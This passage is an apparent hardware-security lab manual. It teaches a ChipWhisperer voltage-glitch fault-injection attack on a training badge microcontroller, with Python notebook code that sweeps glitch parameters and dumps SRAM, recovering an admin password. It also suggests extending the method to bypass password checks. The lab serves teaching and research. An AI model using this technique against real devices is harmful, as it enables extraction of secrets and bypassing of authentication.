
You may need to restart or reset the VM to start Jupyter. Once Jupyter is started, you will be able to see the screen below in your web browser on your host machine.

It will ask for your password which you set earlier. Enter “vagrant”. Remember this password is one you chose when you first ran your VM it could be different from the login password “vagrant” but you were instructed to use the same password.

LOGIN to local repository





You will then see the Jupyter Notebook UI:




### 8.2.4 Introduction to Jupyter:


Click on the links below and follow the instructions. These pages are being served and running from the VM. The VM connects to the CW hardware and can also send commands to it from the python scripts below. You can type and execute arbitrary python code in the notebooks by typing or adding code in a cell.




*Note 1: This is the navigator from which of the tutorials are going to be executed. Note that you will need to launch from the link above since the folder does not show up when you launch Jupyter in the browser.*

*Note 2: Make sure it says "Trusted". If it says "Not Connected", then make sure the virtual box is running and logged in. Then re-launch and login into the browser.*

If you open a notebook and you see "Not Trusted" at the top click on it and then click "Trust":




*Note 3: Make sure you see the python logo with Logout tab. If not follow the same instructions as Note 2.*


0 - Introduction to Jupyter Notebooks, in new tab.

1 - Connecting to Hardware.ipynb


### 8.2.5 Creating a new notebook

In the root Jupyter directory you will create a new folder to hold our code for attacking the badge. Navigate to the root or click here: http://localhost:8888/tree/jupyter


Click new Folder:



Click the check box by your new folder then click “Rename” and call it “TheBadgeLab”





Then click on the folder to navigate into it and create a new Notebook and call it “Badge_Tests”.




Now click on the Notebook and in the cell type the below and then click the Run button

```
print("Badge Tests")
```

The output should look like this:




OK you have completed the basic setup for your attack environment now you need to think about where to attack the device.


### 8.2.6 Badge Attack Planning

Fault injections can cause two main useful types of errors: corrupt data, instruction skip. Corrupt data means you can cause data being evaluated to be “changed” to some random value. Sometimes you can get 0xFF’s or 0x00’s or random-ish. Another type of fault is to cause an instruction to be skipped. So, if you have some assembly, you can cause one of the instructions to be skipped.

You might first think we should target the password login of the Badge. This could be a very good target, however often developers spend more time ensuring that functions reading password are written more securely. So sometimes it is better to look at areas of the system that don’t seem like they need much security because often there is much less review of these areas.

Step 1: So, with this in mind close MPLAB X

We want to try and perform this attack using without knowing the source code. Since we don’t see the source code it is best to try and attack parts of the application that are easy to guess what might be happening in the code at specific times. So, attacking functions from our menu system are a good target.




Let’s target the “Check Message” function. As you can see this function is not password protected and appears to just be a fun way to send unsecured messages. Now put yourself in the shoes of a software developer and write a simple function that could accomplish this.

1. First, we want to have a buffer to hold our messages so some char messages[??]
2. We are printing to the terminal seemingly strings so probably printf(“%s”, messages).

So code guess is:

```
message[128];
void show_message() {
        printf(“%s”, messages);
}
```

Then we need to investigate how printf works. We can often look up other implementations to help our guess but something like this would be likely:

```
void printf(const char *fmt, ...) {
    va_list args;
    va_start(args, fmt);

    while (*fmt) {
        if (*fmt == '%') {
            fmt++;
            switch (*fmt) {
                case 's': {
                    char *s = va_arg(args, char *);
                    while (*s) {
                        uart_putchar(*s++);
                    }
                    break;
```

The important loop is the “while(*s)” which continues putting chars on the uart until s = 0x00 (null). So, if we could skip this check, it would keep printing until it ran into another 0x00! This could be interesting, let’s give it a try!

### 8.2.7 Profiling and Hardware setup

Now that we have our target picked, we need to figure out where to cause the glitch. In theory we want to cause an instruction skip on a specific instruction which would likely be a conditional branch ARM instruction which would take 2 clock cycles on this device. To be able to glitch a specific instruction we need to trigger our glitch very precisely from some board output that is caused by another instruction that is in a contiguous execution path


with our target. You can trigger on less tightly coupled events, but your probability of a successful attack is reduced meaning the attack will have to run a very long time to get a success.

Since we are working with a menu being sent over a serial port we have a very easy trigger. We can just start the trigger timer when the serial port response starts being sent to us. But where should we place the glitch? Well, we want to glitch the last instruction of the loop so that should be near the last byte sent on the UART. However, a UART is much slower than our chip so typically they have a buffer register. So, we need to look at the part datasheet to determine how big that buffer is.


So, if we look at this graph from the datasheet you can see the RX is double buffered but the transmit is only single buffered. So, the TX register will be written when the second to last byte is in the shift register. Then the loop will exit. So, we want to target our glitch sometime shortly after the second to last byte is on the bus.

**26.3 Block Diagram**

**Figure 26-1. USART Block Diagram**





So, something like this:




### 8.2.8 Create Attack Notebook Code

Navigate back to your browser and go back to the new Badge notebook you created earlier.


**STEP 1**: Plug in your Chipwhisperer USB to your computer. Verify you see it connected in the virtual machine and CW blue LED is flashing.




**STEP 2**: In first cell double click on it and copy the code below:

```
<p><strong style="font-size:24px;">The Badge Fault Injection Script</strong></p>
```

Set the cell type to “Markdown” in the drop-down menu.




**STEP 3**: Click the “Run” button and it should then look like below:



**STEP 4**: Click the “+” button to add a new cell. Add the below code and click “Run”.

```
import chipwhisperer
```

```
%matplotlib notebook
import matplotlib.pylab as plt

SCOPETYPE = 'OPENADC'
PLATFORM = 'BADGE'
CRYPTO_TARGET = 'NONE'

import chipwhisperer as cw
scope = cw.scope()
target = cw.target(scope)

%run ../Setup_Scripts/Setup_Generic.ipynb

scope.default_setup()
scope.clock.clkgen_freq = 24E6 #Tune to optimze glitch size
target.baud = 115200 #match to target UART
```

This code may take 10 seconds to run but you should see output like below:

**The Badge Fault Injection Script**




**STEP 5**: Make sure the CW is wired to the Badge as described in section 7.2. Also make sure the USB connection is plugged into the Badge

**STEP 6**: Click the "+" button to add a new cell. Add the below code and click "Run".

```
# Test writing to the target
target.flush()
target.write("m")
time.sleep(0.3)  # wait for response
# Reading from the target
response = target.read()
print(f"Response length: {len(response)}")
print(response)
```

The output should look like below. If not try pressing the reset button on the badge or reprogramming it.

```
# Test writing to the target
target.flush()
target.write("m")
time.sleep(0.3)  #wait for response
# Reading from the target
response = target.read()
print(f"Response length: {len(response)}")
print(response)

```

```
Response lenght: 156

no messages
Menu
1 - Enter Password
2 - Reset Limit
3 - IR Test
4 - Encrypt
5 - IR Power
6 - Test Loop
7 - IREnableReceive
m - Check Messages
>
```

**STEP 7**: Click the "+" button to add a new cell. Add the below code and click "Run".


```
import chipwhisperer.common.results.glitch as glitch
gc = glitch.GlitchController(groups=["glitch", "reset", "locked", "normal"], parameters=["width", "offset", "ext_offset"])
#gc.display_stats()

scope.glitch.clk_src = "clkgen" # set glitch input clock

scope.glitch.output = "glitch_only" # glitch_out = clk ^ glitch

scope.glitch.trigger_src = "ext_single" # glitch only after scope.arm() called
scope.glitch.arm_timing = 'before_scope'

scope.adc.basic_mode = 'falling_edge'

scope.io.tio4 = 'high_z'

scope.io.glitch_lp = True
scope.io.glitch_hp = True
```

There is no expected output.

### 8.2.9 Final attack Code and Board preparation

Now you have the injection script ready for adding the attack code. One final step before we add the glitching code is to get the board into a state where it will be most susceptible. Since we will be injecting glitches on the power supply, capacitors around the chip will cause our glitches to be less effective. So we want to remove as many as we can. The process is to keep removing board capacitors until the board does not function correctly. Start with capacitors close to the chip and move your way out.

**STEP 1**: Remove the 6 capacitors around the MCU




**STEP 2**: Click the "+" button to add a new cell. This code does some basic imports and adds 4 important functions.

`read_response() – This function read # bytes from the serial port with a timeout`

`reboot_flush() – This function toggles the target board (Badge) reset line with some delays then waits for the prompt character ">". This tells us the board reset properly`

`hex_dump() – This displays nicely formatted ascii and hex with address`

`reset_scope() – This reset some of the FPGA (scope) signals.`

```
import chipwhisperer.common.results.glitch as glitch
from tqdm.notebook import trange
import struct
import re

# Define the ANSI color codes
RED = '\033[91m'
GREEN = '\033[92m'
RESET = '\033[0m'

def read_response(max_bytes=100000, timeout=2000):

    response = ''
    start_time = time.time()
    while (time.time() - start_time) < 2:  # 50ms timeout
        chunk = target.read(1024, timeout=50)
        if not chunk:
            break
        response += chunk

    return response


def reboot_flush():
    global rebootFlag
    scope.io.nrst = False # Reset board
    time.sleep(0.02)
```


```
    scope.io.nrst = "high_z" # Rlease reset
    time.sleep(0.02)
    rebootFlag = True

    response = ''
    while True:
        response += target.read(10, timeout=20)
        if '>' in response:
            break;

def hex_dump(buffer):
    if isinstance(buffer, str):
        buffer = buffer.encode()  # Convert string to bytes if necessary

    hex_chars_per_line = 16
    for i in range(0, len(buffer), hex_chars_per_line):
        chunk = buffer[i:i + hex_chars_per_line]
        hex_values = ' '.join(f'{byte:02x}' for byte in chunk)
        printable_chars = ''.join((chr(byte) if 32 <= byte <= 126 else '.') for byte in chunk)
        address = f'{i:08x}'
        print(f'{address}: {hex_values:<39}  {printable_chars}')

# Adding a reset function
def reset_scope():
    scope.io.glitch_hp = False
    scope.io.glitch_lp = False
    scope.io.glitch_hp = True
    scope.io.glitch_lp = True
    scope.io.nrst = "high_z"
```

**STEP 3**: In the same cell at the bottom append this code. This code contains very important parameters. When you are trying to discover an attack, you would give the "range" parameters a large range in order to find sensitive areas.


Width is simply the size of the glitch as a percent of the scope clock. In our case 24Mhz.

Offset is the percentage away from the rising clock edge of the 24MHz clock.

Ext_offset is the number of clocks away from the trigger edge. Below 20478 = 867us



Repeat is the number of glitches to perform in a row




Step is the amount it increments each value

Adc.timeout is to catch lock ups if there is no trigger signal

The “response_length” variables are adjusted for this Badge specific application. When we send “m” we expect 12 bytes returned. Sometimes we get the entire menu (103). If we get more than 250 bytes we likely have a successful glitch.


```
print("Working...")
scope.glitch.ext_offset = 1

# width and offset numbers have a very different meaning for Husky vs Lite/Pro;
# see help(scope.glitch) for details
gc.set_range("width", -45, -45)
gc.set_range("offset", 1, 45)

#Time target first glitch -520ns from main menu LED
gc.set_range("ext_offset", 20478, 20484)
gc.set_global_step(.5)
scope.glitch.repeat = 5
scope.adc.timeout = 0.3

global rebootFlag

reboot_flush()

gcnt = 0

rebootFlag = False

expected_normal_response_length  = 12     # number of bytes in expected response
expected_menu_response_length    = 103    # sometimes the read grabs the menu bytes even
though read is set to only 24
expected_success_response_length = 250    # just a number larger than a normal/menu response

glitch_values = list(gc.glitch_values())
print("Number of elements to loop through:", len(glitch_values))
```

**STEP 4**: In the same cell at the bottom append this code. This code iterates through each glitch setting. It sends the “m” characters and then inserts a glitch and then observes the response and test for “reset”, “lockup”, and “glitch”. Note tio4 (array position 3) is the trigger and is just connected to the UART output from the Badge.

```
while True:

    glitch_values = list(gc.glitch_values())

    for glitch_setting in gc.glitch_values():

        scope.glitch.offset = glitch_setting[1]
        scope.glitch.width = glitch_setting[0]
        scope.glitch.ext_offset = glitch_setting[2]

        parameters = {
            'width': scope.glitch.width,
            'offset': scope.glitch.offset,
            'ext_offset': scope.glitch.ext_offset  # assuming you want to track this too
        }

        ##wait for menu ready signal
        while scope.io.tio_states[4 - 1] == 0:
            True

        target.flush()

        target.write("m") # this should fire trigger signal on target
        scope.arm() ## wait for tio4 low to high
        # Capture and check for timeout
        scope.capture()

        response = read_response(max_bytes=20000, timeout=10)

        print(len(response))

        if len(response) < expected_normal_response_length or (scope.io.tio_states[4 - 1] == 0 and
len(response) <= expected_menu_response_length): # if true we didn't get enough bytes, this happens randomly sometimes...
            print("Timeout...")
            print("\t", scope.glitch.width, scope.glitch.offset, scope.glitch.ext_offset)
            print("\t", f"Response len: {RED}{len(response)}{RESET}")
            reset_scope()  # Reset the scope on timeout
            reboot_flush()

        elif 'Device Revision' in response:
            print("Reset Detected!")
            print("\t", scope.glitch.width, scope.glitch.offset, scope.glitch.ext_offset)
            print("\t", f"Response len: {RED}{len(response)}{RESET}")
            reset_scope()
            reboot_flush()

        elif len(response) > expected_menu_response_length:
            print(f"Glitch Detected! Response length {len(response)}")
            print("\t", gcnt + 1, scope.glitch.ext_offset)

            gcnt = gcnt + 1
            reset_scope()

            if len(response) > expected_success_response_length:
                print("\tSuccess! SRAM Dump!")
                print("\t\r\n", end="")
                hex_dump(response)
                print("Exiting...")
                raise SystemExit

print("Exit")
```

**STEP 5**: Run the code in this cell by clicking the Run button. You should see “Working” displayed in the output then it will print out resets, lockups and glitches with a special output when success is detected.

After this code runs for a few minutes or maybe just seconds you should get a “Success”. And if you look at the output you might notice that the glitch appears to have dumped most of SRAM including the Admin password!




### 8.2.10 Code Inspection

Now that the attack has been successful let’s take a look at the actual code.

**STEP 1**: In MPLAB navigate to the “ui_check_message()” function.

```
void ui_check_messages(void) {

    uint16_t len = strlen(message);

    PWM_Clear(); //exiting main menu

    for(uint16_t i = 0; i != len; i++){
        printf("%c", message[i]);
    }

    PWM_Set();
}
```

If you look at this function, you'll notice it is somewhat different from what we predicted. Rather than printing a string and looking for a null (0x00) it calculated the string length and then incremented through all the characters. This seemingly trivial difference turned a small attack into a massive attack! Previously we expected our attack to just dump the message buffer so we would get some of the data from previous messages and perhaps read some other SRAM values until we encountered a 0x00 in the output stream. But because of a subtle implementation difference this code when glitched dumped the entire SRAM (after the position of the message buffer).

## 8.3 Summary

In this lab you went through the process of researching and planning for a glitch attack. Frist you analyzed the target device and choose a specific feature in the application to try and glitch. Once the feature was chosen you tried to predict how the code was implement to help estimate where to place the glitch and what the results might be. Then you constructed the code to send glitches and check for the system reaction. After the successful glitch you discovered you actually got much more information than you expected do to a slight difference in the function implementation.

This exercise demonstrated that any function that has access to shared memory is a great target for attackers and also that voltage glitch attacks can be very easy to perform to cause faults in code with memory access. This attack could be extended to glitch a password login. Where you glitch the if statement that is comparing a password or many such applications.

# Appendix A

## A.1 Solution

https://github.com/SecureRob/hacking_the_badge/blob/solution_2024_1.0/sw/badge_firmware/firmware/src/main.c